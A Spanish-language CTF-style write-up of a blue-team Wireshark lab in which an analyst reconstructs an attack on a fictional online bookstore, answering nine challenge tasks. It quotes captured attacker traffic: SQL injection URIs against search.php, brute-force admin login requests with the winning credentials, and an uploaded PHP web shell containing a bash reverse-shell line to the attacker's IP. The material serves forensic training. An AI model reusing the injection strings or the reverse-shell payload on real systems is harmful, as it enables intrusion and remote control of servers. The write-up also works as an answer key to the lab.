Cyber Defenders — Web Investigation

Web Investigation

- **Perfil**: Blue Team - WireShark
- **Sección**: Network Forensics
- **Dificultad**: Fácil

En este laboratorio vamos a estar resolviendo un ejercicio correspondiente a la plataforma especializada en Blue Team, Cyber Defenders.

Para este ejercicio utilizaremos la herramienta de WireShark para el análisis de la red.

Enunciado: *"Usted es un analista de ciberseguridad que trabaja en el Centro de Operaciones de Seguridad (SOC) de BookWorld, una extensa librería en línea famosa por su amplia selección de literatura. BookWorld se enorgullece de ofrecer una experiencia de compra fluida y segura a los entusiastas de los libros de todo el mundo. Recientemente, se le ha encomendado la tarea de reforzar la postura de ciberseguridad de la empresa, supervisar el tráfico de la red y garantizar que el entorno digital permanezca a salvo de amenazas. Una noche, a última hora, se activa una alerta automática por un pico inusual en las consultas a la base de datos y el uso de recursos del servidor, lo que indica una posible actividad maliciosa. Esta anomalía hace temer por la integridad de los datos de los clientes y los sistemas internos de BookWorld, lo que provoca una investigación inmediata y exhaustiva. Como analista principal en este caso, se le pide que analice el tráfico de red para descubrir la naturaleza de la actividad sospechosa. Sus objetivos incluyen identificar el vector del ataque, evaluar el alcance de cualquier posible violación de datos y determinar si el atacante obtuvo más acceso a los sistemas internos de BookWorld".*


WEB INVESTIGATION —SOLUCIÓN

Task 1:

> By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?
>
> 111.224.250.131

Observando algunas de las direcciones IP de origen en las diferentes peticiones, vemos esta en particular.

Muchas de los paquetes que envía esta IP son SYN, lo que podría ser un posible indicio de un SYN flood attack.




Task 2:

> If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?
>
> ***Shijiazhuang***

Esta pregunta se responde analizando esta dirección IP en VirusTotal.

Una vez que colocamos la IP, observamos que es de China, pero debemos responder con una ciudad en concreto.

Por ende, iremos a la sección de detalles y bajaremos hasta que se encuentre una dirección puntualmente de una ciudad.




Task 3:

> Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?
>
> ***search.php***

Si analizamos las peticiones, podemos ver que desde la dirección IP maliciosa se está solicitando este script en PHP.

Si hacemos un análisis más profundo, podemos determinar que fue usado para ejecutar acciones maliciosas, como ataques SQLi, lo que indica que probablemente haya sido la puerta de entrada para perpetrar el ataque. Por ende, el equipo de seguridad debe enfocarse en este script, solucionarlo y evitar una futura explotación.




Task 4:

> Establishing the timeline of an attack, starting from the initial exploitation attempt, What's the complete request URI of the first SQLi attempt by the attacker?
>
> ***/search.php?search=book%20and%201=1;%20--%20-***

Dentro de todas las peticiones GET referidas a este script de PHP, debemos tener en cuenta la primera donde se realiza un intento de ataque SQLi.

Como vemos, se observa un posible ataque de inyección SQL.



```
GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:03:51 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 144
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

No results found<form action="search.php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
    <input type="submit" value="Search">
</form>
```


Task 5:

> Can you provide the complete request URI that was used to read the web server's available databases?
>
> ***/search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280×7178766271— %20-***

Para identificar la URI podemos utilizar este filtro:

`ip.dst == 111.224.250.131 and http.response.code == 200`

Esto nos permite filtrar para que la IP destino sea la del atacante y que el código HTTP sea de éxito.



Me aseguré, entre todos los paquetes, que la cadena cuente con "information_schema". Esto indica que es una base de datos que contiene información sobre otras bases de datos.

Task 6:

> Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?
>
> ***customers***

Lo que vamos a hacer es seguir la secuencia HTTP desde la misma secuencia SQLi que vimos anteriormente, ya que, al fin y al cabo, están directamente relacionadas con las intenciones del atacante.

Avanzando hasta la secuencia 162, encontramos algo interesante

Esta base de datos en particular hace referencia a cuestiones de usuarios. Lo podemos comprobar ya que en la solicitud SQL encontramos tópicos como "first_name", "last_name", "phone", entre otros.

A lo último observaremos el nombre de dicha DB.


Task 7:

> The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?
>
> ***/admin/***

Luego de navegar por miles de peticiones referidas al descubrimiento de directorios y archivos, es decir, el uso de Gobuster, veremos los directorios que fueron tratados por el atacante.

Es normal que un atacante apunte al directorio de administrador ya que es una de las puertas de entrada hacia información sensible.

En ese contexto, observamos que el perpetrador solicitó recursos desde ese directorio.




Task 8:

> Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?
>
> ***admin:admin123!***

Luego de haber chequeado que el atacante está maniobrando con directorios de administrador, debemos ir chequeando peticiones POST sobre el admin/login.php, donde claramente se informa que un actor está subiendo credenciales para validarse en el sitio.

Lo concreto es que lo hace muchas veces, como si de un ataque de fuerza bruta se tratase.



```
username=admin&password=changemeHTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:50 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.........mQ.N.0...+..I....#!....=...N.mVJ.`o...8/."|.fw=..}....@..[. 8...ap.l.y.......@.M.'r......
..%..J...+g.h].....T.@.m;.>....w.?.Y.....#.&..?Sl.0.P...4g.?.....
E.qu]...5.lt6.1..-O... .......POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=default&password=defaultHTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:54 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
```

Sin embargo, estas credenciales NO son válidas, así que las desechamos.

Sin embargo en la siguiente secuencia, vemos nuevamente que se intenta colocar credenciales, y esta vez, funcionan.

%21 = !

```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=admin123%21HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Task 9:

> We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?
>
> ***NVri2vhp.php***

Una vez que el atacante ingresó al sitio con credenciales de administrador, busca subir un archivo PHP para obtener una reverse shell.

```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>
```

Laboratorio completado!